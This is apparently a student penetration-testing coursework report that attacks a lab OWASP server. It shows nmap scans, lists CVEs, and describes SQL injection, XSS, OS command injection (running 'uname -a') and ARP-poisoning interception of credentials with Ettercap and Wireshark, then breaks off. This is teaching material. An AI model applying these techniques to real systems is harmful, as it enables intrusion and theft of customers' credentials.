



**INFORMATICS
INSTITUTE OF
TECHNOLOGY**

**UNIVERSITY OF
WESTMINSTER**

INFORMATICS INSTITUTE OF TECHNOLOGY

in collaboration with

the University of Westminster, UK

6COSC002W Security and Forensics Assignment (2019/20)

Coursework Report

Submission Date- 29th April 2020

Module Leader – Mr. Saman Hettiarachchi

Student Name – K.H.K.Kahaduwa

Student IIT Number – 2015292

Student UOW Number - w1628057

Table of Contents

Abbreviations	iv
List of Figures	v
List of Tables	vi
List of Machine IP Addresses	vi
Coursework Scenario	vii
A. Information gathering – Social engineering and nmap	1
1. Open Ports identified in the server machine	1
2. Priority services to protect	3
3. Vulnerabilities Identified on the priority services	4
1. HTTP Common Vulnerabilities –	4
2. SSH Common Vulnerabilities –	4
4. Least Secure Services	5
80/TCP –	5
139/TCP –	5
143/TCP –	5
8081/TCP –	5
B. Finding and exploiting vulnerabilities.....	6
1. Vulnerability test of Data Tampering	6
2. Vulnerability test for SQL Injection	6
3. Vulnerability test for XSS.....	7
4. Identify other vulnerabilities.....	9
C. Man in the Middle attacks and Social Engineering.....	10

1. Packet Capture	10
2. Phishing.....	15
3. Reverse Shell	17
D. Protecting the Server.....	19
1. Port Knocking.....	19
2. False Positive vs False Negative to a NIDS.....	19
3. IDS vs IPS.....	19
4. Firewall vs Snort vs Iptable	20
5. Recommendations based on vulnerabilities and weaknesses	21
References.....	22

Abbreviations

HTTP	Hyper Text Transfer Protocol
HTTPS	Hyper Text Transfer Protocol Secure
IMAP	Internet Message Access Protocol
SSH	Secure Shell Hosting
DDoS	Distributed Denial of Service
DOS	Denial of Service
NIDS	Network Intrusion Detection System

TABLE 1 : LIST OF ABBREVIATIONS.

List of Figures

Figure 1: Results of Open Port discovered (TCP) on vulnerable machine.....	1
Figure 2 : Results of Open Port discovered (UDP) on vulnerable machine	1
Figure 3: Data Tampering of the web application	6
Figure 4: SQL Injection to find login credentials	7
Figure 5: Inputting code for XSS.....	8
Figure 6: XSS Vulnerability Result	9
Figure 7: OS Command Injection	10
Figure 8: The client machine login with username and password.....	11
Figure 9: Ettercap has captured the packet information passed from client to server	11
Figure 10: Normal routing vs ARP Poisoning.....	12
Figure 11: Analyzing login credentials using Wireshark	13
Figure 12: Enter SQL Injection information.....	13
Figure 13: SQL Injection information captured result with Wireshark	14
Figure 14: Ettercap filter file.....	15
Figure 15: Cloned web page	16
Figure 16: Captured user credentials	17
Figure 17: System information retrieved after creating the reverse shell	18
Figure 18: IDS vs IPS (Petters, 2020).....	20

List of Tables

Table 1 : List of Abbreviations.	iv
Table 2: List of MACHINES and their IPs.....	vi
Table 3: Open Ports and its vulnerabilities	3

List of Machine IP Addresses

Machine	IP Address
Attacker Machine (Kali Linux)	192.168.56.101
Vulnerable (Server) Machine (OWASP)	192.168.56.102
Victim Machine (Windows)	192.168.56.103

TABLE 2: LIST OF MACHINES AND THEIR IPS.

Coursework Scenario

“You are hired as a penetration tester for a medium sized car dealer that specialize in vintage cars. Their web application allows potential customers to browse the cars they have in stock and make a request to view the car. No payments are done on the web application however personal details and financial details are taken if customer wants to apply for a car loan. Users credentials are stored on the database. Not all users have the same privilege.”

A. Information gathering – Social engineering and nmap

1. Open Ports identified in the server machine

Below figures show the open ports identified during port scanning of the vulnerable machine (server machine)

```
root@kali:~/Desktop/Kusal K/W1628057# nmap -sV 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 01:58 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00018s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/
...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.80%I=7%D=4/27%Time=5EA6749A%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\x0\x05");
MAC Address: 08:00:27:68:81:16 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
```

FIGURE 1: RESULTS OF OPEN PORT DISCOVERED (TCP) ON VULNERABLE MACHINE.

```
root@kali:~/Desktop/Kusal K/W1628057# nmap -sU 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 02:00 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.068s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
68/udp    open|filtered dhcpc
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
MAC Address: 08:00:27:68:81:16 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1074.44 seconds
```

FIGURE 2: RESULTS OF OPEN PORT DISCOVERED (UDP) ON VULNERABLE MACHINE

A communication with colleagues, family and friends over the entire stack of network services is happened through the Open Ports. We have discovered the open ports in the server machine and

among them HTTP, HTTPS, SSH, IMAP have chosen as the main ports which can bring treat to the given scenario.

Protocol and Port Number	Description and Vulnerability Analysis
HTTP - 80	<p>HTTP (Hyper Text Transfer Protocol) this is the underlying protocol used by the internet to make the communication between clients and servers, but it lacks security.</p> <p>SQL Injections, Cross Site Scripting are some known vulnerabilities in HTTP. Therefor in the given scenario, attackers can use these ports to monitor data packets communicated between client and server. They can mislead the customer by showing fake information.</p>
HTTPS - 443	<p>HTTPS (Hyper Text Transfer Protocol Secure) is HTTP with TLS (SSL) encryption to encrypt normal HTTP requests and responses for more security.</p> <p>The ‘Man in the middle’(MITM) attack is still possible with SSL (HOFFMAN, 2014). In our scenario attackers can alter the communication between the car dealer and the customer.</p>
SSH - 22	<p>SSH (Secure Shell Hosting) is a protocol which provides a secure channel over an unsecured network by using a client–server architecture, connecting an SSH client application with an SSH server (Ylonen, 2006).</p> <p>Communications over the SSH protocol are vulnerable to attacks like Man in the Middle Attacks and Denial of Service (Ylonen, 2006).</p>

IMAP - 143	<p>IMAP (Internet Message Access Protocol). Port 143 is the default IMAP non encrypted port. This protocol is used for accessing email on remote web server from a local client (Email Protocols - POP3, SMTP and IMAP Tutorial, 2019).</p> <p>If IMAP is not encrypted using SSL or TLS, attackers can intercept and get customer's personal information.</p>
-------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

TABLE 3: OPEN PORTS AND ITS VULNERABILITIES

2. Priority services to protect

Priority should be given to safeguarding services operating on **ports 80 (HTTP) and 22 (SSH)**.

HTTP is not like HTTPS the data transferring between two parties is not encrypted (client and server), data can be exposed to the attackers. HTTP saves cookies/data on the client system, this will be an issue if client use a public system, these data can be stolen by the hackers. The HTTP protocol does not use the handshaking when transferring data. This HTTP port 80 is susceptible for **DDOS** attacks. According to our scenario, an attacker can gain access to then website, or even the web server itself. Then attackers can steal stored information of customers.

SSH is a protocol used to as secured and reliable way of remote login from one computer to another. Our scenario is based on a web application where it controls from web servers. Therefor we can use SSH key pairs to secure our server. It consists of two keys a public and a private key. If these keys got exposed to the attackers, the Man in The Middle attacks can be done. Then the attackers can steal the data passing to the web server and can modify the data as well. There are private and confidential data passed through the network, therefor protecting the SSH 22 port is a must.

3. Vulnerabilities Identified on the priority services

1. HTTP Common Vulnerabilities –

1. **CVE-2020-3161** – The vulnerability is due to a lack of authentication of HTTP requests submitted properly. An attacker could exploit the vulnerability by sending a customized HTTP request to a targeted device's web server. An effective exploit may allow the attacker to execute root privileged code remotely, or cause an affected IP phone to reload, resulting in a DoS state (NVD - CVE-2020-3161, 2020).
2. **CVE-2020-10376** - Technicolor TC7337NET 08.89.17.23.03 devices enable remote attackers to uncover passwords by sniffing an "Authorization: Simple" HTTP header into the network. To mitigate this vulnerability developers can use SSL/TLS encryption protocols (NVD - CVE-2020-10376, 2020).
3. **CVE-2016-8612**- Before the httpd 2.4.23 update, Apache HTTP Server mod_cluster is vulnerable to an Inappropriate Input Validation in the load balancer parsing logic resulting in a Segmentation Fault in the httpd network serving (CVE-2016-8612 : Apache HTTP Server mod_cluster, 2020).

2. SSH Common Vulnerabilities –

1. **CVE-2019-6110** – Man in the Middle can manipulate client output in OpenSSH 7.9 version, due to accepting of stderr output from server. And as we have mentioned previously, if attacker get the keys attacker can connect in between the client and server (CVE -CVE-2019-6110, 2020).
2. **CVE-2012-5975** – The SSH version 6.0.4, allows attackers to bypass authentication through a tricky session when old-style password authentication is enabled (CVE-2012-5975 : The SSH USERAUTH CHANGE REQUEST, 2020).
3. **CVE-2019-3862** – In this vulnerability a remote attacker tries to cause a Denial of Service or read data in the client memory. A server may send out an exit status update

with a specially designed SSH MSG CHANNEL REQUEST packet and no payload.
This will result in a memory relation that is out of bound (CWE-130) (Coulson, 2020).

4. Least Secure Services

80/TCP –

Service – HTTP

Version - Apache HTTPd 2.2.14

Vulnerabilities – DOS attacks, Sniffing Attacks

139/TCP –

Service – Netbios SSN

Version - Samba smbd 3.x -4.x

Vulnerabilities – Using the command execution "username map script", attackers can execute arbitrary commands. Therefore, no authentication is needed to exploit this vulnerability (Samba "username map script" Command Execution, 2020).

143/TCP –

Service –IMAP

Version - Courier Imapd (2008)

Vulnerabilities – DOS attacks can be made with null pointer by sending empty message bodies. Buffer overflow vulnerabilities at server level authentication (Arbaugh, W.A. et al 2000)

8081/TCP –

Service –HTTP

Version - Jetty 6.1.25

Vulnerabilities – Jetty models below 9.4.x are vulnerable to timing attacks by analyzing times elapsed before incorrect passwords are rejected (CVE -CVE-2017-9735, 2020).

B. Finding and exploiting vulnerabilities

1. Vulnerability test of Data Tampering

We have identified our web application of the server machine is vulnerable for data tampering. The web application is running with a HTTP protocol which is not secured. In the web application we have logging to the server with user credentials and it makes a HTTP request to the server. To tamper the data OWASP Mantra web application scanner was used. Below figure shows you the screenshot of the tampered data.




FIGURE 3: DATA TAMPERING OF THE WEB APPLICATION

According to our given scenario, Customer's login credentials can be tampered as shown in the **Figure 3**. After getting the login credentials all the confidential will be exposed.

2. Vulnerability test for SQL Injection

After trying the app for SQL injection, we have found that application is vulnerable for SQL Injection. As shown in the below **Figure 4**, all the sensitive information such as login information can get using sql injection. It displays all the records currently in the database.




FIGURE 4: SQL INJECTION TO FIND LOGIN CREDENTIALS

In the given Scenario, the credentials of the registered customers and their financial information are stored in the database of the car renting company. If attackers get these login credentials using sql injection they can login to the system and access the sensitive data, such and financial information.

3. Vulnerability test for XSS

Cross-site scripting (XSS) attack was performed on the web application and we have figured out that the application is vulnerable for XSS. Figure 5, Figure 6 shows the XSS vulnerability we have performed.




FIGURE 5: INPUTTING CODE FOR XSS

The below **Figure 6** shows the output and how the page source code has been changed. That has happened because there is not any java script code validation in the web application.




FIGURE 6: XSS VULNERABILITY RESULT

For our scenario, this XSS attack can modify the web sites vehicle information which gives a wrong information. Attackers can edit the page contact details and divert the orders to their profiles. We have exploited XSS attack with a piece of JavaScript code snippet as shown in the Figure 5.

4. Identify other vulnerabilities

Apart from the above vulnerability checks, we have tested our application with OS command injection vulnerability. It is one of the most used vulnerable attack along with SQL Injection (Mouzarani, M., et al 2017). This is also known as shell injection. In DAMN vulnerable application we have tried the ping function which calls the ping shell of the vulnerable server. Using this OS command injection, we can execute arbitrary operating system commands on the vulnerable or the server machine. The below Figure 7 illustrates the OS command injection vulnerability exploitation of the server.




FIGURE 7: OS COMMAND INJECTION

The `uname -a` command will execute once we run the command execution. It returns information regarding the operating system of the vulnerable machine.

C. Man in the Middle attacks and Social Engineering

1. Packet Capture

For the Man in The Middle, attackers use a tool called 'Ettercap' which can use to monitor a connection between client and server. Using this tool, we can monitor login credentials such as username as password. Here we use windows as the client machine and OWASP as the server. 192.168.56.103 and 192.168.56.102 are the IP addresses, respectively.




FIGURE 8: THE CLIENT MACHINE LOGIN WITH USERNAME AND PASSWORD





FIGURE 9: ETTERCAP HAS CAPTURED THE PACKET INFORMATION PASSED FROM CLIENT TO SERVER

Routing under normal operation



Routing subject to ARP cache poisoning




FIGURE 10: NORMAL ROUTING VS ARP POISONING

In the above **Figure 10** illustrates the normal connection between a client and server and ARP poisoning connection. ARP spoof the client machine and it spoof the server machine and it intercept in between the connection and capture al the data. Instead, these attacks attempt to divert traffic from its initially planned host to an intruder.

Using Wireshark tool, we can analyze all the network traffic between the client and server machine. The above login credentials have been captured by Wireshark tool. Please refer the below **Figure 11** for the Wireshark result.

